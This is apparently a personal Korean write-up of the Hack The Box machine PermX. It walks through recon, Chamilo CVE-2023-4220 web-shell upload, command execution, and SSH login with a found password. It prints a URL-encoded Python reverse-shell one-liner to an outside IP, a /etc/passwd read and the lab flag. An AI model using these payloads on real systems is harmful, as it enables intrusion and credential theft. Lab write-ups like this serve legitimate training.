읽기 안내
Hack The Box의 개인 실습 기록입니다. 문제 환경의 주소·계정·플래그와 원문에 남아 있는 실패·미완료 결과를 그대로 보존했습니다. 코드와 이미지는 이 기록을 읽기 위한 실습 증적입니다.
PermX
1. Recon
대상 IP에 대해 포트 스캔을 진행한다.
이때, 22, 80 포트가 오픈되어 있으며 http://permx.htb 도메인으로 리다이렉션이 발생.
❯ nmap -sC -sV -T4 10.129.47.92
Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-14 23:50 +0900
Nmap scan report for 10.129.47.92
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://permx.htb
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.36 seconds
❯ curl -I http://permx.htb
HTTP/1.1 200 OK
Date: Sat, 14 Jun 2025 14:54:36 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Sat, 20 Jan 2024 14:59:26 GMT
ETag: "8d56-60f61d7bd0f80"
Accept-Ranges: bytes
Content-Length: 36182
Vary: Accept-Encoding
Content-Type: text/htmlgobuster를 사용하여 하위 경로 탐색을 진행하였을 때 공격 포인트가 없었다.

2. 서브 도메인 탐색
fuff 툴을 사용하여 서브 도메인이 존재하는지 확인을 진행.
결과 값은 subdomain_fuff_result 파일에 저장하도록 했다.
❯ ffuf -u http://permx.htb -H "Host:FUZZ.permx.htb" -w ~/Documents/SecLists/Discovery/DNS/namelist.txt -t 100 > subdomain_fuff_result

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ: /Users/Documents/SecLists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [150779/150779] :: Job [1/1] :: 479 req/sec :: Duration: [0:12:16] :: Errors: 1800 ::
subdomain_fuff_result 파일 내 grep 명령을 통해 Status: 200값을 갖는 서브 도메인 검색을 진행했다.
그 결과 lms.permx.htb 도메인 정보를 얻을 수 있었다.
❯ cat subdomain_fuff_result | grep "Status\:\ 200"
lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 259ms]
www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 211ms]

페이지 접속 시, 로그인 기능이 존재하는 것을 확인.
3. CVE-2023-4220
로그인 기능에 SQL Injection 취약점이 존재하는지 확인하기 위해 sqlmap 툴을 사용하기로 했다.
하지만, 진행 결과 SQL Injection 취약점이 존재하지 않아 로그인에 실패.
❯ sqlmap -u "http://lms.permx.htb/index.php" --cookie="ch_sid=m0690nfk4ujhvs5lnnokv398g6" --data="login=x&password=x&submitAuth=&_qf__formLogin="다음으로, 서비스 버전 정보를 획득하기 위해 JS 파일과 다음과 같은 정보를 수집했다.
/ 요청 시, X-Powered-By: Chamilo 1 헤더는 상세 버전 정보를 제공하지 않아 1.X에 해당되는 취약점을 찾아보자.

Chamilo CVE를 검색했을 때, CVE-2023-4220 RCE 취약점이 확인됐고, PoC 코드가 실행 가능한지 테스트를 진행.

PoC 코드를 사용하여 ls -al / 명령을 실행
실행 결과 명령이 정상 실행되는 것을 확인하였고, rce.php 웹쉘 파일이 업로드 된 것을 확인했다.
❯ python3 e.py "http://lms.permx.htb/" "ls -al /"
[+] File uploaded successfully!
[+] Access the shell at: http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/rce.php?cmd=
[+] Command Output:
total 68
drwxr-xr-x  18 root root  4096 Jul  1  2024 .
drwxr-xr-x  18 root root  4096 Jul  1  2024 ..
lrwxrwxrwx   1 root root     7 Aug 10  2023 bin -> usr/bin
drwxr-xr-x   4 root root  4096 Jul  1  2024 boot
drwxr-xr-x  20 root root  4020 Jun 14 22:28 dev
drwxr-xr-x 102 root root  4096 Jul  1  2024 etc
drwxr-xr-x   3 root root  4096 Jan 20  2024 home
lrwxrwxrwx   1 root root     7 Aug 10  2023 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Aug 10  2023 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Aug 10  2023 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Aug 10  2023 libx32 -> usr/libx32
drwx------   2 root root 16384 Jan 20  2024 lost+found
drwxr-xr-x   2 root root  4096 Aug 10  2023 media
drwxr-xr-x   2 root root  4096 Aug 10  2023 mnt
drwxr-xr-x   2 root root  4096 Jun  7  2024 opt
dr-xr-xr-x 307 root root     0 Jun 14 22:27 proc
drwx------   6 root root  4096 Jun 14 22:28 root
drwxr-xr-x  30 root root   840 Jun 15 00:17 run
lrwxrwxrwx   1 root root     8 Aug 10  2023 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Aug 10  2023 srv
dr-xr-xr-x  13 root root     0 Jun 14 22:27 sys
drwxrwxrwt   3 root root  4096 Jun 15 12:42 tmp
drwxr-xr-x  14 root root  4096 Aug 10  2023 usr
drwxr-xr-x  13 root root  4096 Jun  7  2024 var
rce.php 파일에 ls -al / 명령을 실행한 결과

rce.php 파일에 cat /etc/passwd 명령을 실행한 결과 mtz 사용자 계정과 mysql 서버 정보를 얻을 수 있었다.
하지만, 환경 변수 등 파일들을 확인했을 때 mtz 사용자의 패스워드를 얻지 못했다.
4. linpeas.sh
그리하여, 리버스 쉘을 붙어 linpeas.sh 툴을 사용하여 정보 획득을 시도했다.
ubuntu@ip-172-31-40-42:~/hackthebox/permx$ curl http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/rce.php?cmd=python3%20-c%20%27import%20socket%2Csubprocess%2Cos%3B%20s%3Dsocket.socket\(\)%3Bs.connect\(\(%2210.10.14.72%22%2C5000\)\)%3B%20os.dup2\(s.fileno\(\)%2C0\)%3B%20os.dup2\(s.fileno\(\)%2C1\)%3B%20os.dup2\(s.fileno\(\)%2C2\)%3B%20subprocess.call\(%5B%22%2Fbin%2Fsh%22%5D\)%27linpeas.sh 파일 다운로드 후, 실행 권한을 주고 linpeas.sh 을 실행.
cd /tmp
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
sh linpeas.sh

실행 결과 데이터베이스에 패스워드 정보가 노출되어 있는 것 외에 추가적으로 노출된 부분이 확인되지 않았다.
5. Connect SSH
mtz 계정에 ssh를 붙어 03F6lY3uXAP2bkW8 패스워드를 입력해보자.
입력 결과 정상 로그인 되는 것을 확인하여 user.txt파일 내 유저 플래그를 획득.
❯ ssh mtz@10.129.210.140
The authenticity of host '10.129.210.140 (10.129.210.140)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:23: 10.129.201.203
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.210.140' (ED25519) to the list of known hosts.
mtz@10.129.210.140's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 15 01:56:36 PM UTC 2025

  System load:           0.0
  Usage of /:            59.0% of 7.19GB
  Memory usage:          10%
  Swap usage:            0%
  Processes:             255
  Users logged in:       0
  IPv4 address for eth0: 10.129.210.140
  IPv6 address for eth0: dead:beef::250:56ff:feb0:7a81


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$ ls -al
total 32
drwxr-x--- 4 mtz  mtz  4096 Jun  6  2024 .
drwxr-xr-x 3 root root 4096 Jan 20  2024 ..
lrwxrwxrwx 1 root root    9 Jan 20  2024 .bash_history -> /dev/null
-rw-r--r-- 1 mtz  mtz   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 mtz  mtz  3771 Jan  6  2022 .bashrc
drwx------ 2 mtz  mtz  4096 May 31  2024 .cache
lrwxrwxrwx 1 root root    9 Jan 20  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 mtz  mtz   807 Jan  6  2022 .profile
drwx------ 2 mtz  mtz  4096 Jan 20  2024 .ssh
-rw-r----- 1 root mtz    33 Jun 15 13:52 user.txt
mtz@permx:~$ cat user.txt
72461ec10f2dba80205288448c1ef387
72461ec10f2dba80205288448c1ef387
작성 기록과 문제 출처
원문과 출처
풀이와 설명: MadEyE / 이선용의 개인 Notion 기록.
문제에서 제공한 코드·서비스 화면과 외부 참고자료의 권리는 해당 작성자와 플랫폼에 있습니다.
원문 본문·코드·실습 증적을 보존했으며, 원문에 포함된 외부 글은 참고 링크로 안내합니다.
다음 글